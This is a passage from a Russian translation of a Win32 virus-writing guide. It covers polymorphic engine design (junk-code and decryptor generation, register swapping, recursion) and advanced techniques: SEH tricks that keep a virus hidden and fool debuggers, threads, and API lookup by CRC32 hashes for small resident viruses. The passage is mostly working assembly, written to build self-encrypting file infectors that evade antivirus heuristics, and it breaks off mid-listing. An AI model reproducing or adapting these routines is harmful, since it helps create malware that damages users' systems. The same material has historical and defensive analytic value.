    stosw                                     ; Сохр. AX, куда указывает EDI
    mov    al,04h                     ; Imm32 (>7F), который нужно сохр.
    stosb                                     ; Сохр. AL, куда указывает EDI

    mov    ax,0F9E2h                  ; Опкод LOOP @@1
    stosw                                     ; Сохр. AX, куда указывает EDI

    ret

random:
    in     eax,40h                    ; Чертов RNG
    ret

onebyte:
    call   random                    ; Получаем случайное число
    and    eax,one_size              ; Сделать его равным [0..7]
    mov    al,[one_table+eax]        ; Получить опкод в AL
    stosb                                     ; Сохр. AL, куда указывает EDI
    ret

one_table    label byte                ; Таблица однобайтных инструкций
    lahf
    sahf
    cbw
    cld
    stc
    cmc
    cld
    nop

one_size     equ    ($-offset one_table)-1

```



```

buffer db      100h dup (90h)          ; Простой буфер

end      Silly_II

;---[ CUT HERE ]-----

```

Хех, я сделал полиморфизм слабого 3-его уровня, склоняющегося ко 2-ому ;) Йоу! Обмен регистров будет объяснен позже вместе с формированием кодов. Цель этой маленькой подглавы выполнена: вы должны были получить общее представление о том, что мы хотим сделать. Представьте, что вместо однобайтовых инструкций вы используете двухбайтовые, такие как PUSH REG/POP REG, CLI/STI и так далее.

Генерация "настоящего" кода

Давайте взглянем на наш набор инструкций.

```

        mov     ecx,virus_size          ; (1)
        lea     edi,encrypt             ; (2)
        mov     eax,encrypt_key         ; (3)
@@1:    xor     dword ptr [edi],eax      ; (4)
        add     edi,4                   ; (5)
        loop    @@1                    ; (6)

```

Чтобы выполнить то же самое действие, но с помощью другого кода, можно сделать много разных вещей, и это является нашей целью. Например, первые три инструкции можно сгруппировать другим способом с тем же результатом, поэтому вы можете создать функцию для рандомизации их порядка. И мы можем использовать любой набор регистров без особых проблем. И мы можем использовать вместо loop dec/jnz... И так далее, и так далее...

- Ваш код должен уметь генерировать, например, что-то вроде следующего для выполнения одной простой инструкции. Давайте подумаем насчет первого mov:

```

        mov     ecx,virus_size

```

или

```

        push    virus_size
        pop     ecx

```

или

```

        mov     ecx,not (virus_size)
        not     ecx

```

или

```

        mov     ecx,(virus_size xor 12345678h)
        xor     ecx,12345678h

```

и так далее, и так далее...

Все это будет генерироваться с помощью разных опкодов, но будет выполнять одну и ту же работу, а именно - помещать в ECX размер вируса. Конечно, здесь есть миллиард возможностей, потому что вы можете использовать огромное количество инструкций для помещения инструкции в регистр. Это требует большого воображения с вашей стороны.

- Другое, что можно сделать - это изменить порядок инструкций. Как я уже сказал раньше, вы можете это сделать без особых проблем, потому что порядок для них не играет роли. Поэтому, вместо набора инструкций 1,2,3 мы легко можем сделать 3,1,2 или 1,3,2 и т.д. Просто дайте волю вашему воображению.

- Также очень важно делать обмен регистров, так как тогда опкоды тоже могут меняться (например, 'MOV EAX, imm32' кодируется как 'B8 imm32', а 'MOV ECX, imm32' кодируется как 'B9 imm32'). Вам следует использовать 3 регистра для дешифратора из 7, которые мы можем использовать (никогда не используйте ESP!!!). Например, представьте, что выбрали (случайно) 3 регистра. EDI в качестве

базового указателя, EBX в качестве ключа, а ESI - в качестве счетчика; тогда мы можем использовать EAX, ECX, EDX и EBP в качестве мусорных регистров для генерации мусорных инструкций. Давайте посмотрим пример кода, в котором выбираются 3 регистра для генерации нашего декриптора:

```

=====
InitPoly      proc

@@1:  mov     eax,8                ; Получить случайный регистр
      call    r_range             ; EAX := [0..7]

      cmp     eax,4                ; Это ESP?
      jz      @@1                 ; Если да, получаем другой

      mov     byte ptr [ebp+base],al ; Сохраняем его
      mov     ebx,eax             ; EBX = базовый регистр

@@2:  mov     eax,8                ; Получаем случайный регистр
      call    r_range             ; EAX := [0..7]

      cmp     eax,4                ; Это ESP?
      jz      @@2                 ; Если да, получаем другой

      cmp     eax,ebx             ; Равен базовому указателю?
      jz      @@2                 ; Если да, получаем другой

      mov     byte ptr [ebp+count],al ; Сохраняем его
      mov     ecx,eax             ; ECX = Регистр-счетчик

@@3:  mov     eax,8                ; Получаем случайный регистр
      call    r_range             ; EAX := [0..7]

      cmp     eax,4                ; Это ESP?
      jz      @@3                 ; Если да, получаем другой

      cmp     eax,ebx             ; Равен регистру базового указ.?
      jz      @@3                 ; Если да, получаем другой

      cmp     eax,ecx             ; Равен регистру-счетчику?
      jz      @@3                 ; Если да, получаем другой

      mov     byte ptr [ebp+key],al ; Сохраняем его

      ret

InitPoly      endp
=====

```

Теперь у вас в трех переменных три разных регистра, которые мы можем использовать без особых проблем. С регистром EAX у нас возникнет проблема, не очень большая, но тем не менее. Как вы знаете, некоторые инструкции имеют оптимизированный опкод для работы с этим регистром. Если же вместо этих опкодов использовать обычные, антиэвристик заметит, что инструкция была построена "неправильным" путем, как бы никогда не сделал "настоящий" ассемблер. У вас есть два выхода: если вы все еще хотите использовать EAX в качестве одного из "активных" регистров в вашем код, вам следует учитывать этот момент и генерировать соответствующие опкоды. Либо вы можете просто избегать использования EAX в качестве одного из регистров, используемых в декрипторе, а использовать его только при генерации мусора, применяя оптимизированные опкоды (прекрасным выбором будет построение соответствующей таблицы). Мы рассмотрим это позже. Для игр с мусором я рекомендую использовать маску регистров.

Генерация мусора

Качество мусора на 90% - качество вашего полиморфного движка. Да, я сказал "качество", а не "количество", как вы могли подумать. Во-первых, я покажу вам две возможности, которые у вас есть при написании полиморфного движка:

- Генерирование реалистичного кода, похожего на "законный" код приложения. Например, движки GriYo.

- Генерировать так много инструкций, как это возможно, похожего на поврежденный файл (с использованием сопроцессора). Например, MeDriPoLen Mental Driller'a.

Ок, тогда давай начнем:

! Общее для обоих случаев:

- CALL'ы (и CALL'ы внутри CALL'ов внутри CALL'ов...) множеством различных путей - Безусловные переходы

! Реалистичность:

"Реалистичное" - это то, что выглядит как настоящее, хотя и может не являться таковым на самом деле. Я хочу задать вам вопрос: что вы подумаете, если увидите огромное количество кода без CALL'ов и JUMP'ов? Что, если после CMP не будет условного перехода? Это практически невозможно, о чем знаем и мы и AV. Поэтому мы должны уметь все эти виды мусорных структур:

- CMP/Условные переходы - TEST/Условные переходы - Всегда использовать оптимизированные опкоды при работе с EAX - Работа с памятью - Генерирование структур PUSH/мусор/POP - Использование очень маленького количества однобайтовых инструкций (если вообще их использовать)


! Mental Drillism... гхрм... Поврежденный код выглядит следующим образом:

Декриптор наполнен всякой чепухой, опкодами не похожие на код, ничего не делающими инструкциями сопроцессора и, конечно, используется так много опкодов, как это возможно.

=====

Ладно, теперь я попытаюсь объяснить все этапы генерации кода. Во-первых, давайте начнем с того, что относится к CALL'ам и безусловным переходам.

• Что касается первого, это очень просто. Вызов подпрограмм можно осуществить разными путями:



Конечно, вы можете смешивать эти способы, получив, как результат множество способов сделать подпрограмму внутри декриптора. Конечно, вы можете сделать рекурсию (о чем я еще буду говорить в дальнейшем), должны быть CALL'ы внутри других CALL'ов и это все внутри еще одного CALL и так далее... Уфф. Сплошная головная боль.

Между прочим, будет неплохо сохранять смещения некоторых из этих процедур и вызывать их где-нибудь в сгенерированном коде.

• Безусловные переходы - это тоже очень легко, так как нам не нужно заботиться об инструкциях между переходом и тем, куда он переходит - туда мы можем вставлять всякий мусор.

=====

Теперь я собираюсь обсудить реалистичность кода. GriYo можно назвать автором лучших движков в этой области; если вы видели движки Marburg'a или HPS, вы поймете, что несмотря на их

простоту, GriYo стремится к тому, чтобы код выглядел как можно более настоящим, и это AV бесятся, когда пытаются разработать надежный алгоритм против таких движков. Ок, давайте начнем с основных моментов:

- Со структурой 'CMP/Условный переход' все понятно, потому что никогда не следует использовать сравнение без последующего условного перехода... Ок, но попытайтесь сделать переходы с ненулевым смещением, сгенерируйте какой-нибудь мусор между условным переходом и смещением, куда будет передан контроль (или не будет), и код станет менее подозрительным в глазах анализатора.
- То же самое касается TEST, но использовать следует JZ или JNZ, потому что, как вам известно, TEST влияет только на нулевой флаг.
- Очень легко сделать ошибку при использовании регистров AL/AX/EAX, так как для них существуют специальные оптимизированные опкоды. В качестве примеров могут выступать следующие инструкции:

ADD, OR, ADC, SBB, AND, SUB, XOR, CMP и TEST (Непосредственное значение в регистр).

- Касательно адресов памяти - хорошим выбором будет получить по крайней мере 512 байтов зараженном файле, поместить их где-нибудь в вирусе и сделать доступными для чтения и записи. Постарайтесь использовать кроме простого индексирования еще и двойное, и если ваш разум может принять это, попытайтесь использовать двойное индексирование с умножением, что-нибудь вроде следующего [ebp+esi*4]. Это не так сложно, как можно подумать, поверьте мне. Вы также можете делать перемещения в памяти с помощью инструкции MOVS, также используйте STOS, LODS, CMPS... Можно использовать все строковые операции, все зависит от вас.
- Структуры PUSH/TRASH/POP очень полезны, потому что их легко добавить в движок, и они дают хорошие результаты, в то время как это нормальная структура в законопослушной программе.
- Если количество однобайтных инструкций слишком велико, это может выдать наше присутствие AV или любому человеку. Учтите, что нормальные программы используют их не так часто, поэтому вполне возможно, что лучше добавить проверку для того, чтобы избежать их чрезмерного использования (мне кажется, что приемлимым соотношением будет 1 однобайтовая инструкция на каждые 25 байтов).

Дальше идет немного менталдриллизма :).

- Вы можете использовать следующие 2-х байтовые инструкции сопроцессора в качестве мусора без каких-либо проблем:

f2xm1, fabs, fadd, faddp, fchs, fnclex, fcom, fcomp, fcompp, fcos, fdecstp, fdiv, fdivp, fdivr, fdivrp, ffree, fincstp, fld1, fldl2t, fldl2e, fldpi, fldln2, fldz, fmul, fmulp, fnclex, fnop, fpatan, fprem, fprem1, fptan, frndint, fscale, fsin, fsincos, fsqrt, fst, fstp, fsub, fsubp, fsubr, fsubrp, ftst, fucom, fucomp, fucompp, fxam, fxtract, fyl2x, fyl2xp1.

Просто поместите в начало вируса эти две инструкции, чтобы сбросить сопроцессор:

```
fwait
fninit
```

Генерация инструкций

Вероятно, это самое важное в полиморфизме: отношения, существующие между одной и той же инструкцией с разными регистрами или между разными инструкциями одного семейства. Отношения между ними становятся понятными, если мы преобразуем значения в двоичный формат. Но сначала немного полезной информации:

Регистры в дв. формате	▶	000	001	010	011	100	101	110	111
		▼▼▼	▼▼▼	▼▼▼	▼▼▼	▼▼▼	▼▼▼	▼▼▼	▼▼▼
Байтовые регистры	▶	AL	CL	DL	BL	AH	CH	DH	BH
Word-регистры	▶	AX	CX	DX	BX	SP	BP	SI	DI
Расширенные регистры	▶	EAX	ECX	EDX	EBX	ESP	EBP	ESI	EDI
Сегменты	▶	ES	CS	SS	DS	FS	GS	--	--
MMX-регистры	▶	MM0	MM1	MM2	MM3	MM4	MM5	MM6	MM7

Я думаю, что моя главная ошибка во время написания моего предыдущего путеводителя заключалась в той части, где я описывал структуру опкодов и тому подобное. Поэтому сейчас я объясню часть того, что вам придется делать самим, так же, как когда я писал свой полиморфный движок. Возьмем в качестве примера опкод XOR...

```
xor     edx,12345678h -> 81 F2 78563412
xor     esi,12345678h -> 81 F6 78563412
```

Видите различие? Я пишу инструкции, которые мне нужны, использую дебаггер и смотрю, что изменяется раз от раза. Вы можете видеть, что изменился второй байт. Теперь самая забавная часть: переведите эти значения в двоичную форму.

```
F2 -> 11 110 010
F6 -> 11 110 110
```

Видите, что изменилось? Последние три бита, верно? Ок, теперь переходим к регистрам. Как вы поняли, изменяются три последних бита согласно используемому регистру. Итак...

```
010 -> EDX
110 -> ESI
```

Просто попытайтесь поместить другое двоичное значение в эти три бита и вы увидите, как изменяется регистр. Но будьте осторожны... не используйте значение EAX (000) с этим опкодом, так как и у всех арифметических операций, у хог есть специальный опкод, оптимизированный для EAX. Кроме того, если вы используете такое значение регистра, эвристика запомнит это (хотя этот опкод будет прекрасно работать).

Поэтому отлаживайте то, что хотите сгенерировать, изучайте взаимоотношения между ними и стройте надежный код для генерирования чего бы то ни было. Это очень легко!

Рекурсивность

Это один из важнейших моментов вашего полиморфного движка. Рекурсия должна иметь ограничение, но в зависимости от этого ограничения отлаживать код будет гораздо труднее (если лимит достаточно высок). Давайте представим, что у нас есть таблица со всеми смещениями всех генераторов мусора:

```
PolyTable:
    dd     offset (GenerateMOV)
    dd     offset (GenerateCALL)
    dd     offset (GenerateJMP)
    [...]
EndPolyTable:
```

И представьте, что у вас есть следующая процедура для выбора между ними:

```
GenGarbage:
    mov     eax,EndPolyTable-PolyTable
    call    r_range
    lea     ebx,[ebp+PolyTable]
    mov     eax,[ebx+eax*4]
    add     eax,ebp
    call    eax
    ret
```

Представьте, что внутри процедуры 'GenGarbage' вызываются инструкции, генерирующие вызовы, а внутри них снова вызывается 'GenGarbage', а внутри нее снова вызывается 'GenerateCALL' и снова, и снова (в зависимости от вашего ГСЧ), поэтому у вас будут CALL'ы внутри CALL'ов внутри CALL'ов... Я сказал ранее, что эта штука с ограничением нужна была для того, чтобы избежать проблем со скоростью, но это можно легко решить с помощью новой процедуры 'GenGarbage':

```
GenGarbage:
    inc     byte ptr [ebp+recursion_level]
    cmp     byte ptr [ebp+recursion_level],05 ; <- 5 - это уровень
    jae     GarbageExit                      ; рекурсии

    mov     eax,EndPolyTable-PolyTable
    call    r_range
    lea     ebx,[ebp+PolyTable]
    mov     eax,[ebx+eax*4]
    add     eax,ebp
    call    eax

GarbageExit:
    dec     byte ptr [ebp+recursion_level]
    ret
```

Таким образом, наш движок сможет сгенерировать огромное количество одурачивающего противника кода, полного вызовов и всего в таком роде ;). Конечно, это также применимо к PUSH и POP :).

Заключение

Ваш полиморфный движок скажет о вас все как о кодере, поэтому я не буду обсуждать это далее. Просто сделайте это сами вместо копирования кода. Только не делайте типичный движок с простой шифрующей операцией и примитивным мусором вроде MOV и т.д. Используйте все ваше воображение. Например, есть много видов вызовов, которые можно сделать: три стиля (что я объяснял выше), а кроме этого, вы можете генерировать кадры стека, PUSHAD/POPAD, передавать параметры им через PUS (а после использовать RET x) и много другое. Будьте изобретательны!

Путеводитель по написанию вирусов под Win32:

10. Продвинутые Win32-техники

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-11-04

В этой главе я хочу обсудить несколько техник, которые не заслуживают того, чтобы каждой из них выделили по отдельной главе, но тем не менее и полностью забыть о них нельзя :).

- SEH
- Мультитредность
- CRC32 (IT/ET)
- Антиэмулятор
- Перезапись секции .reloc

Structured Exception Handler

SEH - это очень классная фишка, которая есть во всех средах окружения Win32. Очень легко понять, что она делает: если происходит (general protection fault (сокращенно GPF), контроль автоматически передается текущему SEH-обработчику. Вы видите, насколько это может быть полезным? Если что-то пойдет не так, это позволит вашему вирусу оставаться незамеченным :). Указатель на SEH-обработчик находится в FS:[0000]. Поэтому вы можете легко поместить туда ваш собственный SEH-обработчик (но не забудьте сохранить старый!). Если произойдет ошибка, контроль будет передан вашему SEH-обработчику, но стек накроется. К счастью, Micro\$oft помещает стек в том виде, в каком он был до установки нашего SEH-обработчика, в ESP+08 :). Поэтому нам надо будет просто восстановить его и поместить старый SEH-обработчик на его старое место :). Давайте посмотрим небольшой пример использования SEH:

```
;---[ CUT HERE ]-----

        .386p
        .model flat                ; 32 бита рулят

extrn   MessageBoxA:PROC            ; Задаем API
extrn   ExitProcess:PROC

        .data

szTitle      db      "Structured Exception Handler [SEH]",0
szMessage    db      "Intercepted General Protection Fault!",0

        .code

start:
    push     offset exception_handler    ; Push'им смещение нашего
                                         ; обработчика
    push     dword ptr fs:[0000h]        ;
    mov      dword ptr fs:[0000h],esp

errorhandler:
    mov      esp,[esp+8]                 ; Помещаем смещ. ориг. SEH
                                         ; Ошибка дает нам старый ESP
                                         ; в [ESP+8]

    pop      dword ptr fs:[0000h]        ; Восст. старый SEH-обработчик

    push     1010h                       ; Параметры для MessageBoxA
    push     offset szTitle
    push     offset szMessage
    push     00h
    call     MessageBoxA                 ; Показываем сообщение :]
```

```

        push    00h
        call    ExitProcess                ; Выходим из приложения

setupSEH:
        xor     eax,eax                    ; Генерируется исключение
        div     eax

        end     start
;---[ CUT HERE ]-----

```

Как было показано в главе "Антиотладка под Win32", у SEH есть еще полезные применения :). Он одурачивает большинство отладчиков уровня приложения. Для облечения работы по установке нового SEH-обработчика есть следующие макросы, которые делают это за вас (hi Jacky!):

```

; Put SEH - Sets a new SEH handler

; Put SEH - Устанавливаем новый SEH-обработчик

pseh    macro    what2do
        local    @@over_seh_handler
        call     @@over_seh_handler
        mov      esp,[esp+08h]
        what2do
@@over_seh_handler:
        xor      edx,edx
        push     dword ptr fs:[edx]
        mov      dword ptr fs:[edx],esp
        endm

; Restore SEH - Восстанавливает старый SEH-обработчик

rseh    macro
        xor      edx,edx
        pop      dword ptr fs:[edx]
        pop      edx
        endm

```

Использовать эти макросы очень просто. Например:

```

        pseh     >jmp SEH_handler&rt
        div      edx
        push     00h
        call     ExitProcess
SEH_handler:
        rseh
        [...]

```

Код, приведенный выше, будет выполняться после макроса 'rseh' вместо прерывания процесса. Это понятно? :)

Мультитредность

Когда мне сказали, что в среде Win32 это очень легко сделать, мне пришло в голову, что это можно использовать для различных целей: выполнение кода во время выполнения другого кода (тоже из нашего вируса). Это было бы очень полезно, так как сэкономит вам время :).

Ок, основное назначение мультизадачной процедуры следующее:

1. Создайте соответствующую ветвь кода, которую вы хотите запустить
2. Подождите, пока дочерний процесс закончится в коде родительского процесса

Это кажется трудноватым, но здесь есть две API-функции, которые могут нас спасти. Их имена: CreateThread и WaitForSingleObject. Давайте посмотрим, что об этих функция говорит справочник по Win32 API.

Функция CreateThread создает тред, выполняющийся внутри адресного пространства

вызывающего функцию процесса.

```
HANDLE CreateThread(
    LPSECURITY_ATTRIBUTES lpThreadAttributes, // указ. на аттр. безоп. треда
    DWORD dwStackSize,      // нач. размер стека треда в байтах
    LPTHREAD_START_ROUTINE lpStartAddress,    // указатель на функцию треда
    LPVOID lpParameter,      // аргументы для нового треда
    DWORD dwCreationFlags,    // флаги создания
    LPDWORD lpThreadId        // указатель на возвращенный идентификатор треда
);
```

Параметры

- `lpThreadAttributes`: указатель на структуру `SECURITY_ATTRIBUTES`, которая определяет, сможет ли возвращенный хэндл наследоваться дочерним процессом. Если `lpThreadAttributes` равен `NULL`, хэндл не может наследоваться.

Windows NT: поле `lpSecurityDescriptor` задает дескриптор безопасности нового треда. Если `lpThreadAttributes` равен `NULL`, тред получает дескриптор безопасности по умолчанию.

Windows 95: поле `lpSecurityDescriptor` игнорируется.

- `dwStackSize`: задает в байтах размер стека нового треда. Если указан 0, то размер стека будет равен размеру стека главного треда процесса. Стек автоматически выделяется в адресном пространстве процесса и освобождается, когда тред завершает свое выполнение. Обратите внимание на то, что размер стека увеличивается по необходимости. `CreateThread` пытается выделить указанное количество байтов, а если это не удастся, возвращает ошибку.
- `lpStartAddress`: стартовый адрес нового треда. Обычно это адрес функции, имеющая соглашение о вызове WinAPI, которая принимает 32-х битный указатель в качестве аргумента и возвращает 32-х битный код возврата. Ее прототипом является:

```
DWORD WINAPI ThreadFunc( LPVOID );
```

- `lpParameter`: задает 32-х битное значение, которое будет передано треду в качестве аргумента.
- `dwCreationFlags`: задает дополнительные флаги, контролирующие создание треда. Если задан флаг `CREATE_SUSPENDED`, тред создается в замороженном состоянии и начнет свое выполнение только тогда, когда будет вызвана функция `ResumeThread`. Если это значение равно нулю, тред начинает выполняться немедленно после создания. На данный момент другие значения не поддерживаются.
- `lpThreadId`: указывает на 32-х битную переменную, которая получает идентификатор треда.

Возвращаемые значения

- Если вызов функции прошел успешно, возвращаемое значение является хэндлом нового треда.
- Если вызов функции не удастся, возвращаемое значение будет равно `NULL`. Чтобы получить дополнительную информацию об ошибке, вызовите `GetLastError`.

Windows 95: `CreateThread` успешно выполняется только тогда, когда она вызывается в контексте 32-х битной программы. 32-х битная DLL не может создать дополнительный тред, если эта DLL была вызвана 16-ти битной программой.

Функция `WaitForSingleObject` возвращает управление программе, когда случается одно из следующего:

- Указанный объект находится в сигнализирующем состоянии.
- Закончился заданный интервал времени

```

DWORD WaitForSingleObject(
    HANDLE hHandle,                // хэндл ожидаемого объекта
    DWORD dwMilliseconds           // интервал таймаута в миллисекундах
);

```

Параметры

- hHandle: идентифицирует объект.

Windows NT: хэндл должен иметь доступ типа SYNCHRONIZE.

- dwMilliseconds: задает интервал таймаута в миллисекундах. Функция возвращает управление, если заданное время закончилось, даже если объект находится в несигнализирующем состоянии. Если dwMilliseconds равно нулю, функция тестирует состояние объекта и возвращает управление немедленно. Если dwMilliseconds равно INFINITE, интервал таймаута бесконечен.

Возвращаемые значения

- Если вызов функции прошел успешно, возвращаемое значение указывает событие, которое заставило функцию вернуться.
- Если вызов функции прошел неуспешно, возвращаемое значение равно WAIT_FAILED. Чтобы получить дополнительную информацию об ошибке, вызовите GetLastError.

Если этого для вас недостаточно, или вы не понимаете ничего, что написано в описании функций, вот ASM-пример.

```

;---[ CUT HERE ]-----
    .586p
    .model flat

extrn  CreateThread:PROC
extrn  WaitForSingleObject:PROC
extrn  MessageBoxA:PROC
extrn  ExitProcess:PROC

    .data
tit1    db      "Parent Process",0
msg1    db      "Spread your wings and fly away...",0
tit2    db      "Child Process",0
msg2    db      "Billy's awesome bullshit!",0

lpParameter    dd      00000000h
lpThreadId     dd      00000000h

    .code

multitask:
    push  offset lpThreadId           ; lpThreadId
    push  00h                        ; dwCreationFlags
    push  offset lpParameter         ; lpParameter
    push  offset child_process       ; lpStartAddress
    push  00h                        ; dwStackSize
    push  00h                        ; lpThreadAttributes
    call  CreateThread

; EAX = Thread handle

    push  00h                        ; 'Parent Process' blah blah
    push  offset tit1
    push  offset msg1
    push  00h
    call  MessageBoxA

    push  0FFh                        ; Ждем бесконечно

```

```

        push    eax                                ; Хэндл ожидаемого объекта (тред)
        call   WaitForSingleObject

        push    00h                                ; Выходим из программы
        call   ExitProcess

child_process:
        push    00h                                ; 'Child Process' blah blah
        push    offset tit2
        push    offset msg2
        push    00h
        call   MessageBoxA
        ret

end      multitask
;---[ CUT HERE ]-----

```

Если вы протестируете вышеприведенный код, вы увидите, что если вы кликните по кнопке 'Ассерт' в дочернем процессе, то вам придется кликнуть также по 'Ассерт' родительского процесса, но если вы закроете родительский процесс, оба messagebox'a будут закрыты. Если родительский процесс умирает, все порожденные им процессы (здесь и далее до конца данного подраздела Billy употребляет слово 'процесс' в значении 'тред' - прим. пер.) также умирают. Но если умрет дочерний процесс, родительский выживет.

Таким образом с помощью WaitForSingleObject вы можете контролировать оба процесса - родительский и дочерний. Представьте себе следующие возможности: поиск по директориям в поисках определенного файла (например, MIRC.INI), и в то же время генерация полиморфного декриптора и распаковка дроппера... Bay! ;)

Смотрите tutorial Венну о тредах и фиберах (29A#4) (есть на <http://www.wasm.ru> - прим. пер.).

CRC32 (IT/ET)

Мы все знаем (по крайней мере, я надеюсь на это) как написать движок поиска API-функций. Это довольно легко, и существует множество tutorиалов из которых вы можете выбирать (tutorиалы JNB, Lord Julus'a, этот tutorиал...), просто найдите один из них и изучите. Но как вы уже поняли, это займет много места в вашем вирусе (из-за имен функций). Как решить эту проблему, если вы хотите написать маленький вирус?

Решение: CRC32

Я верю, что первым эту технику использовал GriYo в своем потрясающем вирусе Win32.Parvo (исходники которого еще не зарелизены). Вместо поиска совпадающих по именам функций он получает их CRC32 и сравнивает с теми, которые заложены в нем. Если происходит совпадение, то дальше все как обычно. Ок, ок... прежде всего вам нужно погладеть на код, получающий CRC32 :). Давайте возьмем код Zheng[i], переработанный сначала Vesna, а потом мной (оптимизировал пару байтов) ;).

```

;---[ CUT HERE ]-----
;
; Процедура получения CRC32
; -----
;
; на входе:
;     ESI = смещение, блока байтов, чей CRC32 должен быть вычислен
;     EDI = размер этого блока
; на выходе:
;     EAX = CRC32 данного блока
;
CRC32      proc
        cld
        xor     ecx,ecx                                ; Оптимизировано мно - на 2
        dec     ecx                                    ; байта меньше
        mov     edx,ecx

```

```

NextByteCRC:
    xor     eax,eax
    xor     ebx,ebx
    lodsb
    xor     al,cl
    mov     cl,ch
    mov     ch,dl
    mov     dl,dh
    mov     dh,8
NextBitCRC:
    shr     bx,1
    rcr     ax,1
    jnc     NoCRC
    xor     ax,08320h
    xor     bx,0EDB8h
NoCRC:
    dec     dh
    jnz     NextBitCRC
    xor     ecx,eax
    xor     edx,ebx
    dec     edi                ; на 1 байт меньше
    jnz     NextByteCRC
    not     edx
    not     ecx
    mov     eax,edx
    rol     eax,16
    mov     ax,cx
    ret
CRC32      endp
;---[ CUT HERE ]-----

```

Хорошо, теперьа мы знаем, как получить этот чертов CRC32 определенной строки и/или кода. Но вы ждете здесь другого... хехехе, да! Вы ждете код движка поиска API-функций :).

```

;---[ CUT HERE ]-----
;
; Процедура GetAPI_ET_CRC32
; -----
;
; Хех, сложное имя? Эта процедура ищет имя API-функции в таблице экспортов
; KERNEL32 (после небольших изменений она будет работать для любой DLL), но
; теперь требуется только CRC32 API-функции, а не вся строка :). Также
; потребуется процедура для получения CRC32 вроде той, которую я привел выше.
;
; на входе:
;     EAX = CRC32 имени функции в формате ASCIIz
; на выходе:
;     EAX = адрес API-функции
;
GetAPI_ET_CRC32 proc
    xor     edx,edx
    xchg    eax,edx                ; Помещаем CRC32 функции в EDX
    mov     word ptr [ebp+Counter],ax ; Сбрасываем счетчик
    mov     esi,3Ch
    add     esi,[ebp+kernel]        ; Получаем PE-заголовок KERNEL32
    lodsw
    add     eax,[ebp+kernel]        ; Нормализуем

    mov     esi,[eax+78h]           ; Получаем указатель на
    add     esi,1Ch                 ; таблицу экспортов
    add     esi,[ebp+kernel]

    lea     edi,[ebp+AddressTableVA] ; Указатель на таблицу адресов
    lodsd
    add     eax,[ebp+kernel]        ; Получаем значение AddressTable
    stosd                            ; Нормализуем
    stosd                            ; И сохраняем в ее переменной

    lodsd                            ; Получаем значение NameTable
    add     eax,[ebp+kernel]        ; Нормализуем
    push    eax                    ; Помещаем ее на стек
    stosd                            ; Сохраняем в ее переменной

```

```

        lodsd                                ; Получаем значение OrdinalTable
        add     eax,[ebp+kernel]              ; Нормализуем
        stosd                                ; Сохраняем

        pop     esi                          ; ESI = NameTable VA

@?_3:   push    esi                          ; Снова сохраняем
        lodsd                                ; Получ. указ. на имя API-ф-ции
        add     eax,[ebp+kernel]              ; Нормализуем
        xchg    edi,eax                      ; Сохраняем указатель в EDI
        mov     ebx,edi                      ; И в EBX

        push    edi                          ; Сохраняем EDI
        xor     al,al                        ; Доходим до NULL'a
        scasb                                ; Это конец имени API-функции
        jnz     $-1
        pop     esi                          ; ESI = Указ. на имя API-ф-ции

        sub     edi,ebx                      ; EDI = Размер имени API-ф-ции

        push    edx                          ; Сохраняем CRC32 функции
        call    CRC32                       ; Получаем текущий CRC функции
        pop     edx                          ; Восстанавливаем CRC32 функции
        cmp     edx,eax                      ; Они совпадают?
        jz      @_4                          ; Если да, это то, что нам надо

        pop     esi                          ; Восст. указ. на имя функции
        add     esi,4                        ; Переходим к следующему
        inc     word ptr [ebp+Counter]        ; И увеличиваем знач. счетчика
        jmp     @_3                          ; Получаем следующую API-ф-цию!

@?_4:   pop     esi                          ; Убираем мусор из стека
        movzx   eax,word ptr [ebp+Counter]    ; AX = счетчик
        shl     eax,1                        ; *2 (это массив слов)
        add     eax,dword ptr [ebp+OrdinalTableVA] ; Нормализуем
        xor     esi,esi                      ; Очищаем ESI
        xchg    eax,esi                      ; ESI = Указ. на ординал; EAX=0
        lodsw                                ; В AX получаем ординал
        shl     eax,2                        ; И с его помощью переходим к
        add     eax,dword ptr [ebp+AddressTableVA] ; AddressTable (массив
        xchg    esi,eax                      ; двойных слов)
        lodsd                                ; Получаем адрес API RVA
        add     eax,[ebp+kernel]              ; и нормализуем!! Все!
        ret

GetAPI_ET_CRC32 endp

AddressTableVA dd 00000000h                ;\
NameTableVA   dd 00000000h                ; &rt В ЭТОМ ПОРЯДКЕ!!
OrdinalTableVA dd 00000000h                ;/

kernel        dd 0BFF70000h                ; Подгоните под свои нужды ;)
Counter        dw 0000h

;---[ CUT HERE ]-----

```

Далее следует эквивалентный код, но работающий с таблицей импортов. Таким образом вы сможете написать перпроцессный резидент с помощью одних только CRC32 имен API-функций ;).

```

;---[ CUT HERE ]-----
;
; Процедура GetAPI_IT_CRC32
; -----
;
; Эта процедура ищет в таблице импортов API-функция, CRC32 которой совпадает
; с переданным процедуре. Это полезно для создания перпроцессных резидентов
; (смотри главу "Перпроцессная резидентность" в данном туториале).
;
; на входе:
;     EAX = CRC32 имени API-функции в формате ASCIIz
; на выходе:
;     EAX = адрес API-функции
;     EBX = указатель на адрес API-функции в таблице импортов

```

```

;      CF = устанавливаем, если вызов функции не удался
;

GetAPI_IT_CRC32 proc
    mov     dword ptr [ebp+TempGA_IT1],eax ; Сохранить CRC32 API-функции
        ; на будущее

    mov     esi,dword ptr [ebp+imagebase] ; ESI = база образа
    add     esi,3Ch                       ; Получ. указ. на PE-заголовок
    lodsw                                       ; AX = тот указатель
    cwde                                       ; Очищаем MSW EAX'a
    add     eax,dword ptr [ebp+imagebase] ; Нормализуем указатель
    xchg    esi,eax                         ; ESI = такой указатель
    lodsd                                       ; Получаем DWORD

    cmp     eax,"EP"                       ; Это метка PE?
    jnz     nopos                          ; Нет... duh!

    add     esi,7Ch                       ; ESI = PE-заголовок+80h
